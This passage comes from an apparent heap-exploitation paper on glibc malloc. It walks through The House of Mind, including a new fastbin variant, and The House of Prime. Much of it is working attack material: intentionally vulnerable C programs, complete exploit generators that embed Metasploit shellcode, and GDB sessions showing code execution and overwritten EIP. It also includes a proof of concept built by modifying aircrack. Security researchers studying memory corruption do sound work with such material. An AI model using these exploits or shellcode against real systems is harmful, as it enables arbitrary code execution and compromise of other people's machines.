The path seems long and tortuous, but it is not so much when we control most situations. Let's go to see the vulnerable program of our friend K-sPecial:

[-----]

```
/*
 * K-sPecial's vulnerable program
 */

#include <stdio.h>
#include <stdlib.h>

int main (void) {
   char *ptr  = malloc(1024);        /* First allocated chunk */
   char *ptr2;                       /* Second chunk          */
   /* ptr & ~(HEAP_MAX_SIZE-1) = 0x08000000 */
   int heap = (int)ptr & 0xFFF00000;
   _Bool found = 0;

   printf("ptr found at %p\n", ptr);  /* Print address of first chunk */

   // i == 2 because this is my second chunk to allocate
   for (int i = 2; i < 1024; i++) {
     /* Allocate chunks up to 0x08100000 */
     if (!found && (((int)(ptr2 = malloc(1024)) & 0xFFF00000) == \
                                            (heap + 0x100000))) {
       printf("good heap allignment found on malloc() %i (%p)\n", i, ptr2);
          found = 1; /* Go out */
          break;
       }

   }
        malloc(1024); /* Request another chunk: (ptr2 != av->top) */
        /* Incorrect input: 1048576 bytes */
        fread (ptr, 1024 * 1024, 1, stdin);

        free(ptr);   /* Free first chunk  */
        free(ptr2);  /* The House of Mind */
        return(0);   /* Bye */
}
```

[-----]

Note that the input allows NULL bytes without ending our string. This makes our task more easy.

The K-sPecial's exploit create the following string:

```
[-----]

 0x0804a008
 |
 [Ax8][0h x 4][201h x 8][DTORS_END-12 x 246][(409h-Ax1028) x 721][409h] ...
             |                   |
             av->max_fast        bins[0]      size
                                              |
 .... [(&1st chunk + 8) x 256][NOPx2-JUMP 0x0c][40Dh][NOPx8][SHELLCODE]
             |                |                       |
             0x08100000       prev_size (0x08100298) *mem (0x081002a0)

[-----]
```

1) The first call to free() overwrites the first 8 bytes with garbage, then K-special prefer to skip this area and put into (0x08100000) the address of the first chunk + 8(data area) + 8 (0x0804a010). Here begins the fake arena structure.

2) Then comes "\x00\x00\x00\x00" that fills the "av->mutex" field. Other value will cause that the exploit to fail.

3) "av->max_fast" get the value "102h". This satisfies the conditions 2 and 5:

   (2) (size > max_fast) -> (40Dh > 102h)
   (5) "\x02" NONCONTIGUOUS_BIT is set

4) Complete the first chunk with the DTORS_END (.dtors+4) address minus 8. This will overwrite &av->bins[0] + 8.

5) Fill the nexts chunks until (0x08100000) with characters "A", while retaining the "size" field (409h) of each chunk. Each one has PREV_INUSE bit properly set.

6) To reach the address of the overwritten chunk "p", we fill with the address where we will find our "fakearena", which is the address of the first chunk plus 8. The goal is jump garbage bytes that will be overwritten.

7) The "prev_size" field of "p" must be "nop; nop; jmp 0x0c;". It will jump to our Shellcode when DTORS_END will be executed at the end of the application.

8) The "size" field of "p" must be greater than the value written in "av->max_fast" and also have the NON_MAIN_ARENA bit activated which was the trigger for this whole story in The House of Mind.

9) A few NOPS and then our Shellcode.

After understanding some very solid ideas, I was really surprised when a simple execution of the K-sPecial's exploit produced the following output:

```
blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
*** glibc detected *** ./heap1: double free or corruption (out): 0x081002a0
...
```

In "malloc.c" this error corresponds to the integrity check:

```
   if (__builtin_expect (contiguous (av)

Let's go to see what happens with GDB:

[-----]

blackngel@linux:~$ gdb -q ./heap1
(gdb) disass main
Dump of assembler code for function main:
.....
.....
0x08048513 <main+223>: call   0x804836c <free@plt>
0x08048518 <main+228>: mov    -0x10(%ebp),%eax
0x0804851b <main+231>: mov    %eax,(%esp)
0x0804851e <main+234>: call   0x804836c <free@plt>
0x08048523 <main+239>: mov    $0x0,%eax
0x08048528 <main+244>: add    $0x34,%esp
0x0804852b <main+247>: pop    %ecx
0x0804852c <main+248>: pop    %ebp
0x0804852d <main+249>: lea    -0x4(%ecx),%esp
0x08048530 <main+252>: ret
End of assembler dump.
(gdb) break *main+223             /* Before first call to free() */
Breakpoint 1 at 0x8048513
(gdb) break *main+228             /* After first call to free()  */
Breakpoint 2 at 0x8048518
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)

Breakpoint 1, 0x08048513 in main ()
Current language:  auto; currently asm
(gdb) x/16x 0x0804a008
0x804a008:     0x41414141     0x41414141     0x00000000     0x00000102
0x804a018:     0x00000102     0x00000102     0x00000102     0x00000102
0x804a028:     0x00000102     0x00000102     0x00000102     0x08049648
0x804a038:     0x08049648     0x08049648     0x08049648     0x08049648
(gdb) c
Continuing.

Breakpoint 2, 0x08048518 in main ()
(gdb) x/16x 0x0804a008
0x804a008:     0xb7fb2190     0xb7fb2190     0x00000000     0x00000000
0x804a018:     0x00000102     0x00000102     0x00000102     0x00000102
0x804a028:     0x00000102     0x00000102     0x00000102     0x08049648
0x804a038:     0x08049648     0x08049648     0x08049648     0x08049648

[-----]

When the application stopped before the first free(), we can see our
buffer seems to be well formed: [A x 8] [0000] [102h x 8].

But once the first call to free () is completed, as we said, the first 8
bytes are trashed with memory addresses. Most surprising is that the
memory 0x0804a0010(av) + 4, is set to zero (0x00000000).

This position should be "av->max_fast", which being zero and not having
NONCONTIGUOUS_BIT bit enabled, dumps the error above. This seems happens
with the following instructions:
```

```
   # define mutex_unlock(m)             (*(m) = 0)
```

... that is executed to the end of "_int_free()" with:

```
   (void *)mutex_unlock(&ar_ptr->mutex);
```

Anyway, if someone puts a 0 for us. What happens if we do that ar_ptr points to 0x0804a014?

```
(gdb) x/16x 0x0804a014
                // Mutex       // max_fast ?
0x804a014:     0x00000000     0x00000102     0x00000102     0x00000102
0x804a024:     0x00000102     0x00000102     0x00000102     0x00000102
0x804a034:     0x08049648     0x08049648     0x08049648     0x08049648
0x804a044:     0x08049648     0x08049648     0x08049648     0x08049648
```

So we can save 8 bytes of garbage in the exploit and the hardcoded value of "mutex", and leave to free () to do the rest for us.

```
[-----]

blackngel@mac:~$ gdb -q ./heap1
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)

Program received signal SIGSEGV, Segmentation fault.
0x081002b2 in ?? ()
(gdb) x/16x 0x08100298
0x8100298:     0x90900ceb     0x00000409     0x08049648     0x0804a044
0x81002a8:     0x00000000     0x00000000     0x5bf42474     0x5e137381
0x81002b8:     0x83426ac9     0xf4e2fceb     0xdb32c234     0x6f02af0c
0x81002c8:     0x2a8d403d     0x4202ba71     0x2b08e636     0x10894030
(gdb)

[-----]
```

It seems that the second chunk "p", again suffer the wrath of free(). PREV_SIZE field is OK, SIZE field is OK, but the 8 NOPS are trashed with two memory addresses and 8 bytes NULL.

Note that after the call to "unsorted_chunks()", we have two sentences like these:

```
      p->bk = bck;
      p->fd = fwd;
```

It is clear that both pointers are overwritten with the address of the previous and next chunks to our overflowed chunk "p".

What happens if we place 16 NOPS?

```
[-----]
/*
 * K-sPecial exploit modified by blackngel
 */

#include <stdio.h>
```

```
/* linux_ia32_exec -  CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

     int i, j;

   for (i = 0; i < 44 / 4; i++)
          fwrite("\x02\x01\x00\x00", 4, 1, stdout); /* av->max_fast-12 */

   for (i = 0; i < 984 / 4; i++)
          fwrite("\x48\x96\x04\x08", 4, 1, stdout); /* DTORS_END - 8   */

   for (i = 0; i < 721; i++) {
          fwrite("\x09\x04\x00\x00", 4, 1, stdout); /* PRESERVE SIZE   */
          for (j = 0; j < 1028; j++)
                  putchar(0x41);                    /* PADDING         */
   }
   fwrite("\x09\x04\x00\x00", 4, 1, stdout);

   for (i = 0; i < (1024 / 4); i++)
          fwrite("\x14\xa0\x04\x08", 4, 1, stdout);

   fwrite("\xeb\x0c\x90\x90", 4, 1, stdout); /* prev_size -> jump 0x0c */

   fwrite("\x0d\x04\x00\x00", 4, 1, stdout); /* size -> NON_MAIN_ARENA */

   fwrite("\x90\x90\x90\x90\x90\x90\x90\x90" \
          "\x90\x90\x90\x90\x90\x90\x90\x90", 16, 1, stdout);  /* NOPS */

   fwrite(scode, sizeof(scode), 1, stdout); /* SHELLCODE */

   return 0;
}

[-----]

blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)
blackngel@linux:~$
```

We have succeeded! Up to this point, you could think that the first of conditions for The House of Mind (a piece of memory allocated in an address like 0x08100000) seems impossible from a practical point of view.

But this must be considered again for two reasons:

1) You can to allocate a big amount of memory.
2) The user can control this amount.

Is that true?

Well, yes, if we go back in time. Even at the same vulnerability in is_modified() function of CVS. We can see the function corresponding to the command "entry" of that service:

```
[-----]

 static void serve_entry (arg)
       char *arg;
 {
     struct an_entry *p; char *cp;

     [...]
     cp = arg;
     [...]
     p = xmalloc (sizeof (struct an_entry));
     cp = xmalloc (strlen (arg) + 2); strcpy (cp, arg); p->next = entries;
     p->entry = cp;
     entries = p;
 }

[-----]
```

How vl4d1m1r said, the heap layout will looked something like this:

```
   [an_entry][buffer][an_entry][buffer]...[Wilderness]
```

These chunks will not be free()ed until the function server_write_entries() is called with the "noop" command. Note that in addition to controlling the number of allocated chunks, you can control the length too.

You can find this theory much better explained in the article "The Art of Exploitation: Come on back to exploit [10] published by vl4d1m1r of Ac1dB1tch3z in Phrack 64.

The old exploit used the technique unlink () to accomplish its purpose. This was for the glibc versions where this feature was not yet patched.

I'm not saying that The House of Mind is applicable to this vulnerability, but rather that meets certain conditions. It would be an exercise for the more advanced reader.

I have checked this House in a Linux distro with GLIBC 2.8.90.

We arrived, after a long journey, to The House of Mind.

<< Si el unico instrumento de que se
dispone es un martillo, todo acaba
pareciendo un clavo. >>

[Lotfi Zadeh]

```
                  --------------------
---[ 4.1.1 ---[    FASTBIN METHOD    ]---
                  --------------------
```

As a new technique, I established in this paper a practical solution to "Fastbin method" in The House of Mind, which was only exposed of theoretical mode in the papers of Phantasmal and K-sPecial, and also contained certain elements which were wrongly interpreted.

Both, K-special and Phantasmal said practically the same in their documents about this method. The basic idea was to trigger following code:

```
[-----]

  if ((unsigned long)(size) <= (unsigned long)(av->max_fast)) {
   if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
        || __builtin_expect (chunksize (chunk_at_offset (p, size))
                             >= av->system_mem, 0))
      {
        errstr = "free(): invalid next size (fast)";
        goto errout;
      }

     set_fastchunks(av);
     fb = &(av->fastbins[fastbin_index(size)]);
     if (__builtin_expect (*fb == p, 0))
       {
        errstr = "double free or corruption (fasttop)";
        goto errout;
       }
     printf("\nbDebug: p = 0x%x - fb = 0x%x\n", p, fb);
     p->fd = *fb;
     *fb = p;
  }

[-----]
```

As this code is located after the first integrity check in "_int_free()", the main advantage is that we should not worry about the following tests. This may appear to be a task easier than previous method, but in reality it is not.

The core of this technique is in place "fb" to the address of an entry of ".dtors" or "GOT". Thanks to "The House of Prime" (first house discussed in Malloc Maleficarum), we know how to accomplish this.

If we hack the "size" field of the overflowed chunk passed to free() and sets it to 8, "fastbin_index()" returned the following value:

```
   #define fastbin_index(sz) ((((unsigned int)(sz)) >> 3) - 2)

   (8 >> 3) - 2 = -1
```

Then:

```
   &(av->fastbins[-1])
```

And as in an arena structure (malloc_state) the previous item to fastbins[] matrix is "av->maxfast" (they are contiguous), the address where is this value will be placed in "fb".

In "*fb = p", the content of this address will be overwritten with the address of the liberated chunk "p", which as before should must contain a "JMP" sentence to reach the Shellcode.

Seen this, if you want to use ".dtors", you should make that "ar_ptr" points to ".dtors" address in "public_free()", so that this address will be the fakearena and "av->max_fast (av + 4)" will be equal to ".dtors + 4". Then it will be overwritten with the address of "p".

But to achieve this you have to go through a hard path. Let's see the conditions that we must meet:

1) The size of chunk must be less than "av->maxfast":

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
```

This is relatively the easiest, because we said that the size will be equal to "8" and "av->max_fast" will be the address of a destructor. It should be clear that in this case "DTORS_END" is not valid because it is always "\x00\x00\x00\x00" and never will be greater than "size". It seems then that the most effective is to make use of the Global Offset Table (GOT).

We must be aware that we say that "size" must be 8, but in order to modify "ar_ptr", as in the previous technique, then NON_MAIN_ARENA bit (third least significant bit) must be set. So, I think, "size" should actually be:

```
8 = 1000b | 100b = 4 | 8 + NON_MAIN_ARENA = 12 = [0x0c]

With PREV_INUSE bit set: 1101b = [0x0d]
```

2) The size of contiguous chunk (next chunk) to "p" must be greater than "8":

```
__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
```

This is no problem, right?

3) The same chunk, at time, must be less than "av->system_mem":

```
__builtin_expect (chunksize (chunk_at_offset (p, size)) >= av->system_mem, 0)
```

This is perhaps the most complicated step. Once established ar_ptr(av) in ".dtors" or "GOT", the "system_mem" item in "malloc_state" structure is beyond 1848 bytes.

GOT is almost contiguous to DTORS. In small applications the GOT table also is relatively small. For this reason it is normal to find in the av->system_mem position a lot of zero bytes. Let's see:

```
[-----]

blackngel@linux:~$ objdump -s -j .dtors ./heap1
...
Contents of section .dtors:
8049650 ffffffff 00000000
                 ........
```

```
blackngel@mac:~$ gdb -q ./heap1
(gdb) break main
Breakpoint 1 at 0x8048442
(gdb) run < file
...
Breakpoint 1, 0x08048442 in main ()
(gdb) x/8x 0x08049650
0x8049650 <__DTOR_LIST__>: 0xffffffff 0x00000000 0x00000000 0x00000001
0x8049660 <_DYNAMIC+4>:    0x00000010 0x0000000c 0x0804830c 0x0000000d
(gdb) x/8x 0x08049650 + 1848
0x8049d88: 0x00000000   0x00000000   0x00000000   0x00000000
0x8049d98: 0x00000000   0x00000000   0x00000000   0x00000000
```

[-----]

This technique appears to be only apply to large programs. Unless, as Phantasmal said, we can use the stack. How?

If "ar_ptr" is set to EBP address in a function, then "av->max_fast" will be EIP, which may be overwritten with the address of the chunk "p", and you already know how continues.

Here is ended the theory presented in the two mentioned papers. But unfortunately there is something that they forgot... at least it is something that quite surprised me from K-sPecial.

We learned about the previous attack, that "av->mutex", which is the first item in an "arena" structure, should be equal to 0. K-special, warned us that otherwise, "free()" would remain in an infinite loop...

What about DTORS then?

".dtors" will be always "0xffffffff", otherwise it will be a destructor address, but never 0.

You can find "0x00000000" four bytes behind of .dtors, but overwrite "0xffffffff" has no effect.

What happens then with GOT?

I do not think that you can found 0x00000000 values between each item within the GOT.

Solutions?

>From the beginning, I only explored one possible solution:

The main goal would be to use the stack, as mentioned earlier. But the difference is that we should have a buffer overflow before that allow overwrite EBP with 0 bytes, so we have:

```
EBP = av->mutex = 0x00000000
EIP = av->max_fast = &(p)
*p     = "jmp 0x0c"
*p + 4 = 0x0c o 0x0d
*p + 8 = NOPS + SHELLCODE
```

But a little magic can do wonders...

```
 FINAL SOLUTION
----------------

Phantasmal and K-sPecial thought to use only "av->maxfast" to overwrite
then this memory location with the address of the chunk "p".

But because we control the entire arena "av", can we afford make a new
analysis of "fastbin_index()" for a size argument of 16 bytes:

   (16 >> 3) - 2 = 0

So we obtain: fb = &(av->fastbins [0]), and if we get this, we can
use the stack to overwrite EIP. How?

If our vulnerable code is into fvuln() function, EBP and EIP will be
pushed in the stack at the prologue, and what there is behind EBP? If no
user data then usually you can find a "0x00000000" value. If we use
"av->fastbins[0]" and not "av->maxfast", we have the following:

   [ 0xRAND_VAL ]  <->  av + 1848 = av->system_mem
    ............
   [     EIP    ]  <->  av->fastbins[0]
   [     EBP    ]  <->  av->max_fast
   [ 0x00000000 ]  <->  av->mutex


In "av + 1848" is normal to find addresses or random values for
"av->system_mem" and so we can pass the checks to reach the final
code of "fastbin".

The "size" field of "p" must be 16 with NON_MAIN_ARENA and PREV_INUSE
bits enabled. Then:

   16 = 10000 | NON_MAIN_ARENA and PREV_INUSE = 101 | SIZE = 10101 = 0x15h


And we can control the "size" field of the next chunk to be greater than
"8" and less than "av->system_mem". If you look at the code above you will
note that this field is calculated from the offset of "p", therefore,
this field is virtually in "p + 0x15", which is an offset of 21 bytes.

If we write a value of "0x09" in that position it will be perfect.

But this value will be in the middle of our NOPS filler and we should make
a small change in the "JMP" sentence in order to jump farthest. Something
like 16 bytes will be sufficient.

For the Proof of Concept, I modified "aircrack-2.41" adding in main() the
following code:

[-----]

  int fvuln()
  {
       // Make something stupid here.
  }

   int main( int argc, char *argv[] )
   {
       int i, n, ret;
       char *s, buf[128];
```

```
        struct AP_info *ap_cur;

        fvuln();
    ...

[-----]
```

The next code exploit the vulnerability:

```
[-----]

/*
 * FastBin Method - exploit
 */

#include <stdio.h>

/* linux_ia32_exec -  CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

        int i, j;

        for (i = 0; i < 1028; i++)                            /* FILLER  */
                putchar(0x41);

        for (i = 0; i < 518; i++) {
                fwrite("\x09\x04\x00\x00", 4, 1, stdout);
                for (j = 0; j < 1028; j++)
                        putchar(0x41);
        }
        fwrite("\x09\x04\x00\x00", 4, 1, stdout);

        for (i = 0; i < (1024 / 4); i++)
                fwrite("\x34\xf4\xff\xbf", 4, 1, stdout);    /*  EBP - 4 */

        fwrite("\xeb\x16\x90\x90", 4, 1, stdout);            /* JMP 0x16 */

        fwrite("\x15\x00\x00\x00", 4, 1, stdout);  /* 16 + N_M_A + P_INU */

        fwrite("\x90\x90\x90\x90" \
               "\x90\x90\x90\x90" \
               "\x90\x90\x90\x90" \
               "\x09\x00\x00\x00" \                   /* nextchunk->size */
               "\x90\x90\x90\x90", 20, 1, stdout);


        fwrite(scode, sizeof(scode), 1, stdout);      /* THE MAGIC CODE  */

        return(0);
}

[-----]
```

```
Let's now see it in action:

[-----]

blackngel@linux:~$ gcc ploit1.c -o ploit
blackngel@linux:~$ ./ploit > file
blackngel@linux:~$ gdb -q ./aircrack

(gdb) disass fvuln
Dump of assembler code for function fvuln:
.........
.........
0x08049298 <fvuln+184>:       call   0x8048d4c <free@plt>
0x0804929d <fvuln+189>:       movl   $0x8056063,(%esp)
0x080492a4 <fvuln+196>:       call   0x8048e8c <puts@plt>
0x080492a9 <fvuln+201>:       mov    %esi,(%esp)
0x080492ac <fvuln+204>:       call   0x8048d4c <free@plt>
0x080492b1 <fvuln+209>:       movl   $0x8056075,(%esp)
0x080492b8 <fvuln+216>:       call   0x8048e8c <puts@plt>
0x080492bd <fvuln+221>:       add    $0x1c,%esp
0x080492c0 <fvuln+224>:       xor    %eax,%eax
0x080492c2 <fvuln+226>:       pop    %ebx
0x080492c3 <fvuln+227>:       pop    %esi
0x080492c4 <fvuln+228>:       pop    %edi
0x080492c5 <fvuln+229>:       pop    %ebp
0x080492c6 <fvuln+230>:       ret
End of assembler dump.

(gdb) break *fvuln+204                        /* Before second free() */
Breakpoint 1 at 0x80492ac: file linux/aircrack.c, line 2302.

(gdb) break *fvuln+209                        /* After second free() */
Breakpoint 2 at 0x80492b1: file linux/aircrack.c, line 2303.

(gdb) run < file
Starting program: /home/blackngel/aircrack < file
[Thread debugging using libthread_db enabled]
ptr found at 0x807d008
good heap allignment found on malloc() 521 (0x8100048)

END fread()                /* tests when free () freezing (mutex != 0) */

END first free()           /* tests when free () freezing (mutex != 0) */
[New Thread 0xb7e5b6b0 (LWP 8312)]
[Switching to Thread 0xb7e5b6b0 (LWP 8312)]

Breakpoint 1, 0x080492ac in fvuln () at linux/aircrack.c:2302
warning: Source file is more recent than executable.
2302            free(ptr2);

/* STACK DUMP */
(gdb) x/4x 0xbffff434    // av->max_fast // av->fastbins[0]
0xbffff434:   0x00000000     0xbffff518     0x0804ce52     0x080483ec

(gdb) x/x 0xbffff434 + 1848  /* av->system_mem */
0xbffffb6c:    0x3d766d77

(gdb) x/4x 0x08100048-8+20   /* nextchunk->size */
0x8100054:  0x00000009   0x90909090   0xe983c931   0xd9eed9f4
(gdb) c
Continuing.
```

```
Breakpoint 2, fvuln () at linux/aircrack.c:2303
2303            printf("\nEND second free()\n");

(gdb) x/4x 0xbffff434                 // EIP = &(p)
0xbffff434:  0x00000000   0xbffff518   0x08100040   0x080483ec
(gdb) c
Continuing.

END second free()
[New process 8312]
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)

Program exited normally.

[-----]
```

The advantage of this method is that it does not touch at any time the EBP register, and thus we can skip some protection to BoF.

It is also noteworthy that the two methods presented here, in The House of Mind, are still applicable in the most recent versions of glibc, I have checked it with the latest version of GLIBC 2.8.90.

This time we have arrived, walking with lead foot and after a long journey, to The House of Mind.

```
                  << Solo existen 10 tipos de personas: los que
                     saben binario y los que no. >>

                                                      [ XXX ]
```

```
                 -----------------------
---[ 4.1.2 ---[    av->top NIGHTMARE    ]---
                 -----------------------
```

Once I had completed the study of The House of Mind, tracking down a little more code in search of other possible attack vectors, I found something like this at _int_free ():

```
[-----]

    /*
      If the chunk borders the current high end of memory,
      consolidate into top
    */

    else {
      size += nextsize;
      set_head(p, size | PREV_INUSE);
      av->top = p;
      check_chunk(av, p);
    }
```

[-----]

Since we control the arena "av", we could place it in a certain location of the stack, such that av->top coincide exactly with a saved EIP.

At this point, EIP would be overwritten with the address of our chunk "p" overflowed. Then one arbitrary code execution could be triggered.

But my intentions were soon frustrated. To achieve execution of this code, in a controlled environment, we should meet one impossible condition:

```
    if (nextchunk != av->top) {
       ...
    }
```

This only happens when the chunk "p" that will be free()ed, is contiguous to the highest chunk, the Wilderness.

At some point you might think that you control the value of av->top, but remember that once you place av in the stack, the control is passed to random values in memory, and the current value of EIP never will be equal to "nextchunk" unless it is possible one classic stack-overflow, then I don't know that you do reading this article...

That I just want to prove, that for better or for worse, all possible ways should be examined carefully.

<< Hasta ahora las masas han ido
siempre tras el hechizo. >>

[K. Jaspers]

```
             ------------------------
---[ 4.2 ---[   THE HOUSE OF PRIME   ]---
             ------------------------
```

Thus seen to date, I do not want to dwell too much. The House of Prime is, unquestionably, one of the most elaborated techniques in Malloc Maleficarum . The result of a virtual adept.

However, as mentioned Phantasmal well, it is the least useful of all them at first. While bearing in mind that The House of Mind requires a chunk of memory located in 0x08100000, this should not be left aside.

To perform this technique will be needed tow calls to free() over two chunks of memory that should be under designer's control, and one future call to "malloc ()".

The goal here, it sould be clear, it is not overwrite any memory address (even if it's necessary to completion of the technique), but make that one call to "malloc()" returns an arbitrary memory address. Then, if we can control this area doing that it will fall in the stack, we could take total control of application.

A final requirement is that the designer must control what is written in this allocated chunk, so if we put it on the stack, relatively close to EIP, this register can be overwritten with a arbitrary value. And you

already know as follows...

Let's see a vulnerable program:

```
[-----]

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, char *str2, int age)
{
   int local_age;
   char buffer[64];
   char *ptr = malloc(1024);
   char *ptr1 = malloc(1024);
   char *ptr2 = malloc(1024);
   char *ptr3;

   local_age = age;
   strncpy(buffer, str1, sizeof(buffer)-1);

   printf("\nptr found at [ %p ]", ptr);
   printf("\nptr1ovf found at [ %p ]", ptr1);
   printf("\nptr2ovf found at [ %p ]\n", ptr2);

   printf("Enter a description: ");
   fread(ptr, 1024 * 5, 1, stdin);

   free(ptr1);
   printf("\nEND free(1)\n");
   free(ptr2);
   printf("\nEND free(2)\n");

   ptr3 = malloc(1024);
   printf("\nEND malloc()\n");
   strncpy(ptr3, str2, 1024-1);

   printf("Your name is %s and you are %d", buffer, local_age);
}

int main(int argc, char *argv[])
{
   if(argc < 4) {
      printf("Usage: ./hop name last-name age");
      exit(0);
   }

   fvuln(argv[1], argv[2], atoi(argv[3]));

   return 0;
}


[-----]
```

To start, we need to control the header of a first chunk that will be passed to free(), so that when we trigger a first call to "free()", the same code that in the "FastBin Method" will be used, but this time the size field of the chunk has to be "8", and obtain:

```
   fastbin_index(8) ((((unsigned int)(8)) >> 3) - 2) = -1
```

Then:

```
   fb = &(av->fastbins[-1]) = &av->max_fast;
```

In the last sentence: (*fb = p), av-> max_fast will be overwritten with the address of our chunk being free()'d.

The result is very evident, from that moment we can run the same piece of code in free() whenever the size of chunk that will be passed to free() is less than the value of the chunk address "p" previously free()'d.

Typically: av->max_fast = 0x00000048, and now is 0x080YYYYY. What is more than you need.

To pass the integrity chesks of the first free() call, we need these sizes:

chunk "p" -> 8 (0x9h if PREV_INUSE bit is set).
nextchunk -> 10h is a good value (8 < "0x10h" < av->system_mem)

So the exploit would start with something like this:

```
[-----]

int main (void) {

        int i, j;

        for (i = 0; i < 1028; i++)                           /* FILLER */
                putchar(0x41);

        fwrite("\x09\x00\x00\x00", 4, 1, stdout); /* free(1) ptr1 size */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* FILLER */
        fwrite("\x10\x00\x00\x00", 4, 1, stdout); /* free(1) ptr2 size */

[-----]
```

The next mission is to overwrite the value of "arena_key" (read Malloc Maleficarum for details) which is typically above "av" (&main_arena).

As we can use chunks of very large sizes, we can make that &(av->fastbins[x]) points very far. At least enough to reach the value of "arena_key" and overwrite it with the "p" address.

Taking the example of Phantasmal, we would have to resize the second chunk to with the next value:

```
   1156 bytes / 4 = 289
   (289 + 2) << 3 = 2328 = 0x918h -> 0x919 (PREV_INUSE)
                           ------
```

You have to check again the "size" field of the next chunk, whose address is calculated from the value that we obtain a moment ago.

You can continue your exploit:

```
[-----]

        for (i = 0; i < 1020; i++)
```

```
                putchar(0x41);
        fwrite("\x19\x09\x00\x00", 4, 1, stdout); /* free(2) ptr2 size */

        .... /* Later */

        for (i = 0; i < (2000 / 4); i++)
                fwrite("\x10\x00\x00\x00", 4, 1, stdout);

[-----]
```

At the end of the second free (): arena_key = p2.

This value will be used by the call to malloc () setting it as the "arena" structure to use.

```
    arena_get(ar_ptr, bytes);
    if(!ar_ptr)
      return 0;
    victim = _int_malloc(ar_ptr, bytes);
```

Again, let's go to see, to be more intuitive, the magic code of "_int_malloc()" function:

```
    .....

    if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
      long int idx = fastbin_index(nb);
      fb = &(av->fastbins[idx]);
      if ( (victim = *fb) != 0) {
        if (fastbin_index (chunksize (victim)) != idx)
          malloc_printerr (check_action, "malloc(): memory"
            " corruption (fast)", chunk2mem (victim));
        *fb = victim->fd;
        check_remalloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }

    .....
```

"av" is now our arena, which starts at the beginning of the second chunk liberated "p2", then it is clear that "av->max_fast" will be equal to the "size" field of the chunk. In order to pass the first integrity check, we have to ensure that the size requested by the "malloc()" call is less than that value, as Phantasmal said, otherwise you can try the technique described in 4.2.1.

As our vulnerable program allocate 1024 bytes, it will be perfect por a successful exploitation.

Then we can see that "fb" is set to address of a "fastbin" in "av", and in the following sentence, its content will be the final address of "victim". Remember that our goal is to allocate an amount of bytes into a place of our choice.

Do you remember / * Later * / ?

Well, that is where we need to copy repeatedly the address that we want in the stack, so any return "fastbin" set our address in "fb".

Mmmmm, but wait a moment, the next condition is the most important:

```
   if (fastbin_index (chunksize (victim)) != idx)
```

This means that the "size" field of our fakechunk must be equal to the amount requested by "malloc()". This is the last requirement in The House of Prime. We must control a value into memory and place address of "victim" just 4 bytes before, so this value would become its new size.

Our vulnerable application get as parameters: "name", "surname" and "age". This last value is an integer that will be stored in the stack. If we make: age = 1024->(1032), we only must look for it into the stack to know the final address of "victim".

```
[-----]

(gdb) run Black Ngel 1032 < file
ptr found at [ 0x80b2a20 ]
ptr1ovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)

END free(2)

Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) x/4x $ebp-32
0xbffff838:     0x00000000      0x00000000      0xbf000000      0x00000408

[-----]
```

Here we have our value, we should point to "0xbffff840".

```
        for (i = 0; i < (600 / 4); i++)
                fwrite("\x40\xf8\xff\xbf", 4, 1, stdout);
```

You should have: ptr3 = malloc(1024) = 0xbffff848, remember that it returns a pointer to the memory (data area) and not to chunk's header.

We are really close to EBP and EIP. What happens if our "name" is composed by a few letters "A"?

```
[-----]

(gdb) run Black `perl -e 'print "A"x64'` 1032 < file
.....
ptr found at [ 0x80b2a20 ]
ptr1ovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)

END free(2)

Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) c
Continuing.

END malloc()

Breakpoint 3, 0x08048307 in fvuln ()
(gdb) c
Continuing.
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)

[-----]
```

